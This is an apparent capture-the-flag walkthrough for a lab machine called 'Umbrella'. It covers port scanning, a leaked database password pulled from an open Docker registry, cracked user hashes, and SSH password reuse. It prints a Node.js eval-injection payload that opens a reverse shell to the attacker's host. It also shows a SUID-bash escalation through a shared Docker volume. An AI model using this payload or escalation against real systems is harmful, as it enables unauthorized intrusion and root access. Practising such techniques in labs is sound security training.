Umbrella

IP → 10.10.124.51

Enumeration

Nmap Scan

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu L
| ssh-hostkey:
|   3072 f0:14:2f:d6:f6:76:8c:58:9a:8e:84:6a:b1:fb:b9:9f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDafqZxGEa6kz/5SjDuHy4Hs0
|   256 8a:52:f1:d6:ea:6d:18:b2:6f:26:ca:89:87:c9:49:6d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAy
|   256 4b:0d:62:2a:79:5c:a0:7b:c4:f4:6c:76:3c:22:7f:f9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDDy2RWM3VB9ZBVO+OjouqVM-

3306/tcp open  mysql   syn-ack ttl 60 MySQL 5.7.40
| mysql-info:
|   Protocol: 10
|   Version: 5.7.40
|   Thread ID: 5
```

```
|   Capabilities flags: 65535
|   Some Capabilities: Support41Auth, FoundRows, SupportsLoadDataLocal, Inter
|   Status: Autocommit
|   Salt: \x17@B@3\x16^lW\x16\x01x_\x171V|J \x03
|_  Auth Plugin Name: mysql_native_password
| ssl-cert: Subject: commonName=MySQL_Server_5.7.40_Auto_Generated_Serve
| Issuer: commonName=MySQL_Server_5.7.40_Auto_Generated_CA_Certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-12-22T10:04:49
| Not valid after:  2032-12-19T10:04:49
| MD5:   c512:bd8c:75b6:afa8:fde3:bc14:0f3e:7764
| SHA-1: 8f11:0b77:1387:0438:fc69:658a:eb43:1671:715c:d421
| -----BEGIN CERTIFICATE-----
| MIIDBzCCAe+gAwIBAgIBAjANBgkqhkiG9w0BAQsFADA8MTowOAYDVQQDDDFI
| TF9TZXJ2ZXJfNS43LjQwX0F1dG9fR2VuZXJhdGVkX0NBX0NlcnRpZmljYXRlME
| DTIyMTIyMjEwMDQ0OVoXDTMyMTIxOTEwMDQ0OVowQDE+MDwGA1UEAww1
| U2VydmVyXzUuNy40MF9BdXRvX0dlbmVyYXRlZF9TZXJ2ZXJfQ2VydGlmaWNl
| ggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC8KqoE91ydQZJDUqW
| 6akfHB2g3D1VJoX+DeuTxEubjmWy+jGOepvEbKEhjrLMl9+Llj3vkKlj1bpRw0x1
| 7tbY7NXPtz5EsOCqDcuGl8XjlBE6ck+4yK8jmzgCMOHhJjoAtcsgAOcnal0WCCy
| 7lS4uvHi7RSHKPrcAf9wgL5sUZylaH1HWiPXDd0141fVVpAtkkdjOUCPwZtF5MKC
| W6gOfgxMsvYoqY0dEHW2LAh+gw10nZsJ/xm9P0s4uWLKrYmHRuub+CC2U5f
| mjIk8ypRfP5mdUK3yLWkGwGbq1D0W90DzmHhjhPm96uEOvaomvIK9cHzmtZH
| AgMBAAGjEDAOMAwGA1UdEwEB/wQCMAAwDQYJKoZIhvcNAQELBQADggEBA
| bdmgMd30Enh8u8/Z7L4N6IalbBCzYhSkaAGrWYh42FhFkd9aAsnbawK+lWWEs
| +arjrwD0TE6XzwvfdYsVwOdARPAwm4Xe3odcisBvySAeOE6laaCnlWnpH/OqGD
| GBYfI8+e0CBdjhDNpeWVJEkGv4tzaf6KE1lx9N2tTF/qCZtmHoOyXQQ7YwBPMF
| WnmAdmtDYqVEcuHj106v40QvUMKeFgpFH37M+Lat8y3Nn+11BP5QzRLh+GFu
| XaDxVdWXCUMWsbaPNNS+NM9FT7WNkH7xTy2NuBdSFvI88tXNZpnz8nkRxX
| 2AE6mQqpFHhaSRg=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time

5000/tcp open  http    syn-ack ttl 60 Docker Registry (API: 2.0)
```

```
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title.

8080/tcp open  http    syn-ack ttl 60 Node.js (Express middleware)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Login
Warning: OSScan results may be unreliable because we could not find at least 1 c
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
```

SSH, MySQL and two HTTP ports, one Docker Registry and another Node JS.


- MySQL credentials
- HTTP port 8080 credentials
- Fuzzing the two sites

SSH (22)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Umbrella]
└─$ ssh kali@umbrella.thm
The authenticity of host 'umbrella.thm (10.10.124.51)' can't be established.
ED25519 key fingerprint is SHA256:4O8itcDPWBL0nD2ELrDFEMiWY9Pn8UuEdR
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'umbrella.thm' (ED25519) to the list of known hosts
kali@umbrella.thm's password:
```

- Password authentication is enabled.

HTTP (8080)




A login page.

FFUF Fuzzing

```
# Nothing found
```


HTTP (5000)




Nothing.

FFUF Fuzzing

```
v2                      [Status: 301, Size: 39, Words: 3, Lines: 3, Duration: 469ms]
```




Docker Registry is hosted at this port.



I forgot about hacktricks. It has all the below things.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Umbrella]
└─$ curl http://umbrella.thm:5000/v2/_catalog
{"repositories":["umbrella/timetracking"]}


┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Umbrella]
└─$ curl http://umbrella.thm:5000/v2/umbrella/timetracking/tags/list
{"name":"umbrella/timetracking","tags":["latest"]}

┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Umbrella]
└─$ curl http://umbrella.thm:5000/v2/umbrella/timetracking/manifests/latest
```

It was difficult to read here, so I copied it to a text file.



We have the database user and password.

`root:Ng1-f3!Pe7-e5?Nf3xe5`

MySQL (3306)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Umbrella]
└─$ mysql -h umbrella.thm -u root -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: self-signed certificate in certificate chain
```


```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Umbrella]
└─$ mysql -h 10.10.75.55 -u root -p --skip-ssl
Enter password:
```

```
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.40 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/serv
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

The password was obtained from the port 5000

```
MySQL [timetracking]> select user, pass from users;
+----------+----------------------------------+
| user     | pass                             |
+----------+----------------------------------+
| claire-r | 2ac9cb7dc02b3c0083eb70898e549b63 |
| chris-r  | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| jill-v   | d5c0607301ad5d5c1528962a83992ac8 |
| barry-b  | 4a04890400b5d7bac101baace5d7e994 |
+----------+----------------------------------+
```

```
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
d5c0607301ad5d5c1528962a83992ac8:sunshine1
2ac9cb7dc02b3c0083eb70898e549b63:Password1
4a04890400b5d7bac101baace5d7e994:sandwich
```



I logged in as Claire-r. The hint here is the statement: `Pro Tip: You can also use mathematical expressions, e.g. 5+4`

Whatever I give as input in the text box, like 5+4, updates the user's time spent column, in my case, the time spent by Claire.

I will try to reuse the password for SSH.

Worked only with Claire.

```
claire-r@ctf:~$ ls /home
claire-r  user
```

Post-Exploitation

```
// http://localhost:8080/time
app.post('/time', function(request, response) {

    if (request.session.loggedin && request.session.username) {

        let timeCalc = parseInt(eval(request.body.time));
```

The input from the user (the time) is sent into the eval function. Eval is dangerous as whatever is passed to it will evaluate.

Payload: `(function(){var net = require("net"),cp = require("child_process"),sh = cp.spawn("/bin/sh", []);var client = new net.Socket();client.connect(4444, "10.4.101.169", function(){client.pipe(sh.stdin);`

```
sh.stdout.pipe(client);sh.stderr.pipe(client);});return /a/; })();
```

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Umbrella]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.75.55] 57722
whoami
root
```

As expected, I am the root of the Docker machine.

(Help from write-up)

```
cd /logs
ls -la
total 12
drwxrw-rw- 2 1001 1001 4096 Feb 20 17:28 .
drwxr-xr-x 1 root root 4096 Dec 22  2022 ..
-rw-r--r-- 1 root root  465 Feb 20 17:21 tt.log
```

```
claire-r@ctf:~/timeTracker-src/logs$ ls -la
total 12
drwxrw-rw- 2 claire-r claire-r 4096 Feb 20 17:28 .
drwxrwxr-x 6 claire-r claire-r 4096 Dec 22  2022 ..
-rw-r--r-- 1 root     root      465 Feb 20 17:21 tt.log
```

The same file (tt.log) is in the /logs directory as root and /home/claire-r/timeTracker-src/logs as claire-r.

```
root@de0610f51845:/logs# echo "tweyrtu" > testing.txt
echo "tweyrtu" > testing.txt
root@de0610f51845:/logs# ls -la
ls -la
total 16
drwxrw-rw- 2 1001 1001 4096 Feb 20 17:40 .
drwxr-xr-x 1 root root 4096 Dec 22  2022 ..
```

```
-rw-r--r-- 1 root root    8 Feb 20 17:40 testing.txt
-rw-r--r-- 1 root root  465 Feb 20 17:21 tt.log
```

```
claire-r@ctf:~/timeTracker-src/logs$ ls -la
total 16
drwxrw-rw- 2 claire-r claire-r 4096 Feb 20 17:40 .
drwxrwxr-x 6 claire-r claire-r 4096 Dec 22  2022 ..
-rw-r--r-- 1 root     root        8 Feb 20 17:40 testing.txt
-rw-r--r-- 1 root     root      465 Feb 20 17:21 tt.log
```

Whatever is done in the directory is reflected in both places.

```
ls -la
total 1168
drwxrw-rw- 2 1001 1001    4096 Feb 20 17:32 .
drwxr-xr-x 1 root root    4096 Dec 22  2022 ..
-rwsr-xr-x 1 1001 1001 1183448 Feb 20 17:32 bash
-rw-r--r-- 1 root root     465 Feb 20 17:21 tt.log
```

```
claire-r@ctf:~/timeTracker-src/logs$ ls -la
total 1168
drwxrw-rw- 2 claire-r claire-r    4096 Feb 20 17:32 .
drwxrwxr-x 6 claire-r claire-r    4096 Dec 22  2022 ..
-rwsr-xr-x 1 claire-r claire-r 1183448 Feb 20 17:32 bash
-rw-r--r-- 1 root     root         465 Feb 20 17:21 tt.log
```

(With write-up and videos)

```
root@de0610f51845:/logs# cp /bin/bash ss
cp /bin/bash ss
root@de0610f51845:/logs# chmod u+s ss
chmod u+s ss
```

```
claire-r@ctf:~/timeTracker-src/logs$ ./ss -p
ss-5.1# whoami
root
ss-5.1#
```

Copied the /bin/bash file to the director. As I am root in the docker, I can set an SUID bit for the file, then execute it from the claire-r account.